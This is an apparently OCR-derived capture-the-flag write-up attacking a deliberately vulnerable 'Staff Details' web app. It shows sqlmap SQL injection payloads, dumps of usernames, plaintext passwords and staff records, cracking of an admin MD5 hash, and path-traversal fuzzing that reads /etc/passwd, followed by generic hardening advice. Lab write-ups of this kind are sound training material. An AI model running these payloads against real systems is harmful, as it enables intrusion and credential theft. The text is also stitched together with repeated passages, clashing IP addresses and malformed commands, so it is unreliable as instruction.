
Let's open the browser and navigate to this IP Address.



There is definitely SQL full of IDs.



The Result of Sql injection



Example.com - Staff Details

Home Display All Records Search Manage

Search results

ID: 1
Name: Mary Moe
Position: CEO
Phone No: 46478415155456
Email: marym@example.com

ID: 2
Name: Julie Dooley
Position: Human Resources
Phone No: 46457131654
Email: julied@example.com


ID: 3
Name: Fred Flintstone
Position: Systems Administrator
Phone No: 46415323
Email: fredf@example.com


ID: 4
Name: Barney Rubble
Position: Help Desk
Phone No: 324643564
Email: barneyr@example.com

ID: 5
Name: Tom Cat
Position: Driver
Phone No: 802438797
Email: tomc@example.com

ID: 6
Name: Jerry Mouse

I will try to capture the search request with 'Burpsuite' as it has 'sql injection' vulnerability.





Contents

Search

Host	Method	URL	Params	Status Code	Length	MIME type	Title
http://192.168.1.11	GET	/		200	1108	HTML	Example.
http://192.168.1.11	GET	/display.php		200	3153	HTML	Example.
http://192.168.1.11	GET	/index.php		200	1108	HTML	Example.
http://192.168.1.11	GET	/manage.php		200	1570	HTML	Example.
http://192.168.1.11	POST	/results.php	✓	200	1248	HTML	Example.
http://192.168.1.11	POST	/results.php	✓	200	1248	HTML	Example.

RequestResponse

PrettyRawHex

1POST /results.php HTTP/1.1

2Host: 192.168.1.11

3Accept-Encoding: gzip, deflate, br

4Accept:

5text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng;q=0.8,application/signed-exchange;v=b3;q=0.7

6Accept-Language: en-US;q=0.9,en;q=0.8

7User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

8Connection: close

9Cache-Control: max-age=0

10Origin: http://192.168.1.11

11Upgrade-Insecure-Requests: 1

12Referer: http://192.168.1.11/search.php

13Content-Type: application/x-www-form-urlencoded

14Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="125", "Chromium";v="125"

15Sec-CH-UA-Platform: Windows

16Sec-CH-UA-Mobile: ?0

17Content-Length: 13

18search=TIkpBN

sqlmap -r pro.txt— dbs

```

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=JNR0ku' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b767171,0x447766436968507563705558574d75634
17752674d6d6d51514b5a68677746636678424a434b6475,0x7171766b71),NULL,NULL-- --

[08:47:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[08:47:50] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

```

Then Perform the next command:

sqlmap -r pro.txt— tables -D users

```

Payload: search=jason' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7178787071,0x
849655771,0x71717a6b71),NULL-- -
[23:59:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[23:59:40] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
+-----+
| UserDetails |
+-----+

[23:59:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap
[*] ending @ 23:59:40 /2023-07-10/

```

After that write this command:

sqlmap -r pro.txt— columns -T UserDetails -D users

```

kali@kali: ~/Vulnhub/DC9
File Actions Edit View Help
Payload: search=jason' AND (SELECT 7003 FROM (SELECT(SLEEP(5))))PayN)-- NISM

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=jason' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x7178787071,0x
849655771,0x71717a6b71),NULL-- -
[00:00:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[00:00:06] [INFO] fetching columns for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| firstname | varchar(30) |
| id | int(6) unsigned |
| lastname | varchar(30) |
| password | varchar(20) |
| reg_date | timestamp |
| username | varchar(30) |
+-----+-----+

[00:00:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap
[*] ending @ 00:00:06 /2023-07-11/

```

Then write command :

`Sqlmap -r pro.txt --level= 5 -D users -T UserDetails -C username.password --dump`

```
File Actions Edit View Help
Database: users
Table: UserDetails
[17 entries]
+-----+-----+
| username | password |
+-----+-----+
| marym    | 3kfs86sfd |
| julied   | 468sfdfsd2 |
| fredf    | 4sfd87sfd1 |
| barneyr  | RocksOff  |
| tomc     | TC&TheBoyz |
| jerrym   | B8m#48sd  |
| wilmaf   | Pebbles   |
| bettyr   | BamBam01  |
| chandlerb | UrAG0D!  |
| joeyt    | Passw0rd  |
| rachelg  | yN72#dsd  |
| rossg    | ILoveRachel |
| monicag  | 3248dsds7s |
| phoebeb  | smellycats |
| scoots   | YR3BVxxw87 |
| janitor  | Ilovepeepee |
| janitor2 | Hawaii-Five-0 |
+-----+-----+

[00:00:31] [INFO] table 'users.UserDetails' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.10/users/UserDetails.csv'
[00:00:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.10/users/UserDetails.csv'

[*] ending @ 00:00:31 /2023-07-11/
```

I see some columns that can be very useful like password and username. So I will copy all username and password and save them at file and I can show all columns of database by using this command:

`sqlmap -r pro.txt --columns -T UserDetails -D Users --dump`

```
(ali@vbox) [~/Desktop]
$ sqlmap -r pro.txt -D Staff --dump --batch

[1.9.2#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:06:47 /2025-04-24/

[09:06:47] [INFO] parsing HTTP request from 'pro.txt'
[09:06:47] [INFO] resuming back-end DBMS 'mysql'
[09:06:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=JNRoku' AND (SELECT 8815 FROM (SELECT(SLEEP(5)))wazG) AND 'pKyk'='pKyk

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=JNRoku' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716b767171,0x447766436968507563705558574d7563417752674d6d51514b5a68677746636678424a434b6475,0x7171766b71),NULL,NULL--
[09:06:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:06:47] [INFO] fetching tables for database: 'Staff'
[09:06:47] [INFO] fetching columns for table 'Users' in database 'Staff'
[09:06:47] [INFO] fetching entries for table 'Users' in database 'Staff'
[09:06:47] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[09:06:47] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:06:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[09:06:47] [INFO] starting dictionary based cracking (md5_generic_passwd)
[09:06:47] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:07:07] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+-----+-----+
| UserID | Password | Username |
+-----+-----+
| 1       |          |          |
+-----+-----+
```

So I will copy all username and password and save them at file and I can show all columns of database by using this command:

sqlmap -r pro.txt -- columns -T UserDetails -D Users -- dump

This command instructs sqlmap to:

- Use an HTTP request from the file "pro.txt".
- Target the) Staff (database.
- Extract all data from it.
- Run the attack automatically without user interaction (due to the(batch) flag).

The Result:

```
03:00 - 20 minutes until full

+-----+-----+-----+
| UserID | Password | Username |
+-----+-----+-----+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+-----+-----+-----+

[09:07:02] [INFO] table 'Staff.Users' dumped to CSV file '/home/ali/.local/share/sqlmap/output/192.168.1.9/dump/Staff/Users.csv'
[09:07:02] [INFO] fetching columns for table 'StaffDetails' in database 'Staff'
[09:07:02] [INFO] fetching entries for table 'StaffDetails' in database 'Staff'
Database: Staff
Table: StaffDetails
[17 entries]
+-----+-----+-----+-----+-----+-----+
| id | email | phone | lastname | reg_date | firstname | position |
+-----+-----+-----+-----+-----+-----+
| 1 | marym@example.com | 46478415155456 | Moe | 2019-05-01 17:32:00 | Mary | CEO |
| 2 | julied@example.com | 46457131654 | Dooley | 2019-05-01 17:32:00 | Julie | Human Resources |
| 3 | fredf@example.com | 46415323 | Flintstone | 2019-05-01 17:32:00 | Fred | Systems Administrator |
| 4 | barneyr@example.com | 324643564 | Rubble | 2019-05-01 17:32:00 | Barney | Help Desk |
| 5 | tomc@example.com | 802438797 | Cat | 2019-05-01 17:32:00 | Tom | Driver |
| 6 | jerrym@example.com | 24342654756 | Mouse | 2019-05-01 17:32:00 | Jerry | Stores |
| 7 | wilmaf@example.com | 243457487 | Flintstone | 2019-05-01 17:32:00 | Wilma | Accounts |
| 8 | bettyr@example.com | 90239724378 | Rubble | 2019-05-01 17:32:00 | Betty | Junior Accounts |
| 9 | chandlerb@example.com | 189024789 | Bing | 2019-05-01 17:32:00 | Chandler | President - Sales |
| 10 | joeyt@example.com | 232131654 | Tribbiani | 2019-05-01 17:32:00 | Joey | Janitor |
| 11 | rachelg@example.com | 823897243978 | Green | 2019-05-01 17:32:00 | Rachel | Personal Assistant |
| 12 | rossg@example.com | 6549638203 | Geller | 2019-05-01 17:32:00 | Ross | Instructor |
| 13 | monicag@example.com | 8092432798 | Geller | 2019-05-01 17:32:00 | Monica | Marketing |
| 14 | phoebeb@example.com | 43289079824 | Buffay | 2019-05-01 17:32:02 | Phoebe | Assistant Janitor |
| 15 | scoots@example.com | 454786464 | McScoots | 2019-05-01 20:16:33 | Scooter | Resident Cat |
| 16 | janitor@example.com | 65464646479741 | Trump | 2019-12-23 03:11:39 | Donald | Replacement Janitor |
| 17 | janitor2@example.com | 47836546413 | Morrison | 2019-12-24 03:41:04 | Scott | Assistant Replacement Janitor |
+-----+-----+-----+-----+-----+-----+

[09:07:02] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/home/ali/.local/share/sqlmap/output/192.168.1.9/dump/Staff/StaffDetails.csv'
[09:07:02] [INFO] Fetched data logged to text files under '/home/ali/.local/share/sqlmap/output/192.168.1.9'
```

I have a bunch of usernames and passwords now, I also dumped the data from the staff database which contained a hashed password and I used sqlmap to crack the hash as well:

```
Database: Staff
Table: Users
[1 entry]
+-----+-----+-----+
| UserID | Password | Username |
+-----+-----+-----+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+-----+-----+-----+
```

And crack the Hash and the output:

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

856f5de590ef37314e7c3bdf6f8a66dc

☐ I'm not a robot 
Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

And crack the Hash and the output :

So usernme is “admin”

And password is “transorbital1”



5.Exploit:

In the Exploitation phase, the tester uses the identified vulnerabilities to gain access to the target system or application. The objective here is to achieve a successful compromise and gain the first foothold within the system.

Tasks in the Exploitation Stage:

- 1 Exploit Vulnerabilities: If an SQL Injection, Command Injection, XSS, or other vulnerability is identified, payloads are executed to exploit the vulnerability.
- 2 Use Exploitation Tools: Tools like Metasploit are used to exploit known vulnerabilities and execute attacks against the target system.
- 3 Interact with Weak Applications: Exploiting weak login mechanisms or input fields vulnerable to injection attacks.
- 4 Extract Sensitive Information: Extracting valuable data such as usernames, passwords, and database entries.

While I opened 'session.php' it redirected me to 'manage.php' page. The page showed some unusual things like 'Files does not exist' at the footer of the page and "You are already logged in as admin". So, I found this page bit unusual and bit suspicious. So, I decided to fuzz the 'url parameters'. I will add ,So will try to find parameter By using this command

```
wfuzz -c -u 'http://192.168.1.9/manage.php?FUZZ" ../../../../etc/passwd' -  
w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H 'cook ie  
:PHPSESSID=I50lcatluk906ftcoa6550e00r ' -hw 100
```

The Explain of the last command : -c : Colorize output (makes results easier to read). -u 'URL' : Target URL. FUZZ will be replaced

by words from the wordlist. -w /usr/share/wordlists/dirbuster/directory-list- 2.3-medium.txt : Wordlist to use — each

word will replace FUZZ. -H 'cookie: PHPSESSID=...' : Send a session cookie (authenticated session). -hw 100 : Hide responses where the size

(number of words) is 100 (to reduce noise)

Target: <http://192.168.56.254/manage.php?FUZZ=../../../../../../etc/passwd>
Total requests: 220560

ID	Response	Lines	Word	Chars	Payload
000000759:	200	93 L	172 W	3694 Ch	"file"

Then Perform this command :

<http://192.168.1.9?file=../../../../../../etc/passwd>

The screenshot shows a web browser window with the address bar displaying `192.168.1.9/welcome.php?file=../../../../../../etc/passwd`. The page title is "Example.com - Staff Details". The navigation bar includes links for Home, Display All Records, Search, Manage, Add Record, and Log Out. A message states "Logged in as admin". Below this, an error message "File does not exist" is displayed. The main content area shows the output of the `cat /etc/passwd` command, listing system users and regular users. The browser's address bar shows a zoom level of 120% and various bookmarks like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Example.com - Staff Details

Home Display All Records Search Manage Add Record Log Out

Logged in as admin

File does not exist

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:
man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:
news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/n
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Repo
var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:
nologin systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104
run/systemd:/usr/sbin/nologin messagebus:x:104:110:nonexistent:/usr/sbin/nologin sshd:x:105:65534:run/ss
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,:/non
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bi
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/b
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phoe
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janitor
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
```


So, the 'url parameter' fuzzing worked and now we got the '/etc/passwd' file and the file shows us that there are lot of users that can log into the machine. As we know in our initial

Security Recommendations :

1. Apply Regular Updates and Patch Management

Always update operating systems, web applications, and all software components to their latest versions to prevent exploitation of known vulnerabilities.

2. Implement Proper Input Validation and Sanitization Validate and sanitize all user inputs to prevent SQL Injection attacks. Never trust input from users without filtering it.

3. Use Least Privilege Principle Configure user accounts with the minimum privileges necessary. Database accounts should have restricted access based on their specific needs.

4. Enable Strong Authentication Mechanisms Use strong, complex passwords and implement multi-factor authentication (MFA) wherever possible to protect user accounts.

5. Encrypt Sensitive Data Store passwords and other sensitive information using strong encryption algorithms such as bcrypt or SHA-256 with salt.

6. Conduct Regular Vulnerability Assessments Perform regular internal and external penetration testing to detect and fix vulnerabilities before attackers can exploit them.

7. Implement Proper Error Handling Configure applications and servers to hide detailed error messages that could reveal sensitive system information to attackers.

8. Secure Configuration Management Ensure that all servers and services are securely configured following security best practices. Disable unnecessary services and ports.

9. Monitor and Log Network Activities Implement centralized logging and real-time monitoring to detect suspicious activities and respond to incidents promptly.

10. User Security Awareness Training Educate all users and employees about cybersecurity threats, social engineering attacks, and safe internet practices.

Exploitation 3

Tool Will we used

- Burpsuite : for manipulating http request
- Dirb : for directory brute forcing and discovery
- Fuff : for discovering directories and parameter mining
- Skipfish: web app vulnerability assessment
- Seclist wordlist : used in fuzzing and bruteforcing

Phase 1 reconnaissance & scanning:

```
(root@kali)~  
# ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:e1:36:3a:f4 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.222.128 netmask 255.255.255.0 broadcast 192.168.222.255  
    inet6 fe80::a2d4:4519:3a16:e571 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:5a:0e:94 txqueuelen 1000 (Ethernet)  
    RX packets 872800 bytes 849997125 (810.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 442225 bytes 73583532 (70.1 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
